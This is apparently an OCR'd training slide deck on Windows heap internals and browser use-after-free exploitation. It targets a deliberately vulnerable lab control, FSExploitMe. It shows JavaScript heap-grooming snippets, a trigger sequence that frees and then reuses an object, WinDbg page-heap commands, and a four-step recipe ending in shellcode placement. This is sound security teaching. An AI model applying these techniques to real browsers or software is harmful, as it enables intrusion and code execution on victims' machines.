
MEMORY MANAGER

`VirtualAlloc()`

AL... HOW LOW CAN YOU GO



DEFAULT PROCESS HEAP




RtlCreateHeap(1MB)

↓

VirtualAlloc(1MB)

DEFAULT PROCESS HEAP



Low Fragmentation Heap

Creates buckets for a specific size after the 18th allocation of that size

ALLOCATING HEAP DATA WITH JAVASCRIPT

```
param = document.create("param");
param.name = "\u4141\u4141\u4141\u4141\u4141\u4141";
```

Equiv to:

```
<param name="\u4141\u4141\u4141\u4141\u4141\u4141">
```

ALLOCATING HEAP DATA WITH JAVASCRIPT

```
param = document.create("param");
param.name = "\u4141\u4141\u4141\u4141\u4141\u4141";


params = new Array(20);

for(i=0; i<params.length; i++) {
 params[i] = document.create("param");
 params[i].name = "\u4141\u4141\u4141\u4141\u4141\u4141";

}
```

Enable LFH

Use-After-Free

FREEIN' THEN USIN'

```
class MyClass { … }
void _tmain() {
        MyClass *willFree = new MyClass();
        MyClass *Copy = willFree;
        delete willFree;
        Copy->MyFunc();
}
```

→ Instantiate

FREEIN' THEN USIN'

```
class MyClass { … }
void _tmain() {
        MyClass *willFree = new MyClass();
        MyClass *Copy = willFree;
        delete willFree;
        Copy->MyFunc();
}
```

Copy

FREEIN' THEN USIN'

```
class MyClass { … }
void _tmain() {
        MyClass *willFree = new MyClass();
        MyClass *Copy = willFree;
        delete willFree;
        Copy->MyFunc();
}
```

Free It

BYE BYE


```
class MyClass { … }
void _tmain() {
        MyClass *willFree = new MyClass();
        MyClass *Copy = willFree;
        delete willFree;
        Copy->MyFunc();
}
```

Use It

TRICK QUESTION ☺

```
class MyClass { … }
void _tmain() {
        MyClass *willFree = new MyClass();
        MyClass *Copy = willFree;
        delete willFree;
        Copy->MyFunc();
}
```

How do we exploit this to get code execution?


BWAHAHAH You Can’t!

BUT WHY?

```
class MyClass { … }
void _tmain() {
        MyClass *willFree = new MyClass();
        MyClass *Copy = willFree;
        delete willFree;
        Copy->MyFunc();
}
```

Nothing happens here!


4RLZ I <3 BROWSERS :)

- Interprets languages to render pages
  - Allows us to allocate/de-allocate on demand

```
var objPtr = FSExploitMe.GetClassy();

FSExploitMe.KillClassy(objPtr);

FSExploitMe.BeClassy(objPtr);
```



HO!

JavaScript

DAT BOI GOT CLAAASSSSS


```
class classyHeap {
        int isCool;
        public:
                virtual void beCool() {
                        printf("Hey! That guy is classy");
                }
        };
```

IN-STANNN-THE-MAN

```
LPVOID FSExploitMe.GetClassy() {
        classyHeap *mrClassy = new classyHeap();
        return mrClassy;
}
```

S33 ITZ ON DA HEAP


```
LPVOID FSExploitMe.GetClassy() {
        classyHeap *mrClassy = new classyHeap();
        return mrClassy;
}
```



Bucket for size X

S33 ITZ ON DA HEAP

```
LPVOID FSExploitMe.GetClassy() {
        classyHeap *mrClassy = new classyHeap();
        return mrClassy;
}
```



Bucket for size X

HEAP

0x07d18ff8

mrClassy

Virtual Function Table Ptr

Members


IMAGE

0x01021900

classyHeap::`vftable`


S33 ITZ ON DA HEAP

```
void FSExploitMe.KillClassy(*mrClassy ) {
      delete *mrClassy;
}
```




S33 ITZ ON DA HEAP

```
void FSExploitMe.KillClassy(*mrClassy ) {
      delete *mrClassy;
}
```




S33 ITZ ON DA HEAP

```
void FSExploitMe.KillClassy(*mrClassy ) {
      delete *mrClassy;
}
```



S33 ITZ ON DA HEAP


```
void FSExploitMe.BeClassy(*mrClassy) {
        *mrClassy->beCool();
}
```



S33 ITZ ON DA HEAP

```
void FSExploitMe.BeClassy(*mrClassy) {
        *mrClassy->beCool();
}
```


```
mov  eax,dword ptr [ebp+8]
mov  edx,dword ptr [eax]
mov  eax,dword ptr [edx]
call eax
```




S33 ITZ ON DA HEAP

```
void FSExploitMe.BeClassy(*mrClassy) {
        *mrClassy->beCool();
}
```

```
mov   eax,dword ptr [ebp+8]
mov   edx,dword ptr [eax] ds:0023:7d18ff8=????????
mov   eax,dword ptr [edx]
call eax
```




DE-
-ING

- Page Heap
  - Special “Debugging” heap
  - Enabled via gflags (elevated cmd prompt):

```
gflags.exe /i iexplore.exe +hpa +ust
```

Flag	Meaning
/i [image]	Get/set flags for [image]
[+|-]hpa	Enable/Disable Page Heap
[+|-] ust	Enable/Disable user-mode stack trace

- !heap WinDbg extension
  - Get heap information (and more)

```
!heap -p -a [address]
```

Flag	Meaning
-p	Get page heap info
-a [address]	Address to get info about

WITHOUT PAGE HEAP

```
0:004> !heap -p -a ecx
    address 03621390 found in
    _HEAP @ 3620000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        03621388 0002 0000  [00]   03621390    00008 - (busy)
          FSExploitMe!stackTimeClass::`vftable'
```

WITH PAGE HEAP

```
0:005> !heap -p -a ecx
    address 17beaff8 found in
   _DPH_HEAP_ROOT @ 17801000
   in busy allocation (DPH_HEAP_BLOCK: UserAddr  UserSize -VirtAddr VirtSize)
                            17804068: 17beaff8     8     -17bea000   2000
         FSExploitMe!stackTimeClass::`vftable'
    70288e89 verifier!AVrfDebugPageHeapAllocate+0x00000229
    77215e26 ntdll!RtlDebugAllocateHeap+0x00000030
                 .
                 .
                 .
```

WITH PAGE HEAP

```
0:005> !heap -p -a ecx
    address 17beaff8 found in
    _DPH_HEAP_ROOT @ 17801000
    in free-ed allocation (  DPH_HEAP_BLOCK: VirtAddr         VirtSize)
                                 17804068 : 17beaff8          2000
    70a190b2 verifier!AVrfDebugPageHeapFree+0x000000c2
    772165f4 ntdll!RtlDebugFreeHeap+0x0000002f
    771da0aa ntdll!RtlpFreeHeap+0x0000005d
    771a65a6 ntdll!RtlFreeHeap+0x00000142
    757bbbe4 kernel32!HeapFree+0x00000014
```


USE-AFTER-FREE

1. Free the object
2. Replace the object with ours
   a. Figure out the size (Break on HeapFree())
   b. Make allocations of the same size
3. Position our shellcode
4. Use the object again


WITH PAGE HEAP

```
0:005> !heap -p -a ecx
    address 17beaff8 found in
    _DPH_HEAP_ROOT @ 17801000
    in free-ed allocation (  DPH_HEAP_BLOCK: VirtAddr         VirtSize)
                                 17804068 : 17beaff8          2000
    70a190b2 verifier!AVrfDebugPageHeapFree+0x000000c2
    772165f4 ntdll!RtlDebugFreeHeap+0x0000002f
    771da0aa ntdll!RtlpFreeHeap+0x0000005d
    771a65a6 ntdll!RtlFreeHeap+0x00000142
    757bbbe4 kernel32!HeapFree+0x00000014
    12345678 somefunction
```

SIZIN 'EM UP




```
757bbbe4 kernel32!HeapFree+0x00000014
12345678 somefunction
```




```
876654321 call HeapFree()
```

```
HeapFree(handle,flags,addr)
```

```
bp 876654321
g
!heap -p -a poi(esp+8)
```

USE-AFTER-FREE

1. Free the object

2. Replace the object with ours
   a. Figure out the size
   b. Make allocations of the same size

3. Position our shellcode

4. Use the object again

